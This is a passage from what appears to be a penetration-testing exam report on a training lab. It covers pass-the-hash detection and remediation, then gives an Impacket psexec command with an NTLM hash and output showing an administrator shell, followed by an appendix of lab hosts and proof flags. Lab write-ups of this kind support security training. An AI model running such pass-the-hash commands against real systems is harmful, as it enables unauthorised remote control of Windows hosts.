- Monitor unusual changes made in configurations that can be altered in case the PtH attack is performed. (LocalAccountTokenFilterPolicy, WDigest, etc)
- Monitor multiple successful and failed connections from a single IP address

Vulnerability Fix:

- Disable LocalAccountTokeFilterPolicy setting
- Implement Local Administrator Password Solution (LAPS)
- Implement strong Authentication Policies

Severity: **High** : <https://attack.mitre.org/techniques/T1550/002/>

Proof of Concept:

```
kali@kali:~$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e321920d07d288653d96860f42631026 niba.local/Administrator@10.20.206.22
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.20.206.22.....
[*] Found writable share ADMIN$
[*] Uploading file Rnkhezbr.exe
[*] Opening SVCManager on 10.20.206.22.....
[*] Creating service ZPiO on 10.20.206.22.....
[*] Starting service ZPiO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>cd ..

C:\>cd Users
```

Proof Screenshot:

```
Directory of C:\Users\Administrator\Desktop

11/14/2020  01:59 PM    <DIR>          .
11/14/2020  01:59 PM    <DIR>          ..
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows G
11/14/2020  01:59 PM                63 proof.txt
               3 File(s)                1,144 bytes
               2 Dir(s) 19,016,658,944 bytes free

C:\Users\Administrator\Desktop>type proof.txt
niba_client_Redouane-Taoussi-ivo8bstgjydlb3pn18z86f6y5ooqdk5r

C:\Users\Administrator\Desktop>hostname
Claims-Computer
```

Proof.txt Contents:

- niba_client_Redouane-Taoussi-ivo8bstgjydlb3pn18z86f6y5ooqdk5r



3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, the student removed all user accounts and passwords as well as the Meterpreter services installed on the system. AB Conseil should not have to remove any user accounts or services from the system.

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.20.206.88 (Dumped)		Dumped_Redouane-Taoussi-dcq73j3erj5orvlz5dyg4hd7df94unkp
10.20.206.215 (Exposed)		Exposed_Redouane-Taoussi-n929imz70gv86spp0fctkherelyl944p
10.20.206.98 (Tears)		Pwned but no proof.txt
10.20.206.195 (Shared)		Shared_Redouane-Taoussi-58dnd37u6hrxas3nphlg0azr6dh8lp7m
10.20.206.60 (EggShell)		Eggshell_Redouane-Taoussi-7n20hzw0btcodyjgoaqgks2cabi8h5v

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.20.206.146 (Crippled)		Crippled_Redouane-Taoussi-ipzpe7t6by5ryslcb7u5xoa6gem7bv0k
10.20.206.238 (Lazy)		Lazy_Redouane-Taoussi-ws2veeuw1dzt8b99z8d0jabpcanq48d
10.20.206.158 (Green)	Green_Redouane-Taoussi-dvcxyu0blt9mlreic14ubgdr0n1jsose	Green_Redouane-Taoussi-67lx7yyoda ggqw5gmkgqxabmrmex9fx3
10.20.206.196 (Disclosed)		Disclosed_Redouane-Taoussi-dlmyehhsjkrjk9xceq1kg0hqsxvr9of3
10.20.206.214 (Gate)		

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.20.206.48 (NibaDC)		niba_dc_Redouane-Taoussi-pkrmpkvf9x99b0ytv4cqnnue2ci32ipp
10.20.206.22 (Niba)		niba_client_Redouane-Taoussi-ivo8bstgjydlb3pn18z86f6y5ooqdk5r

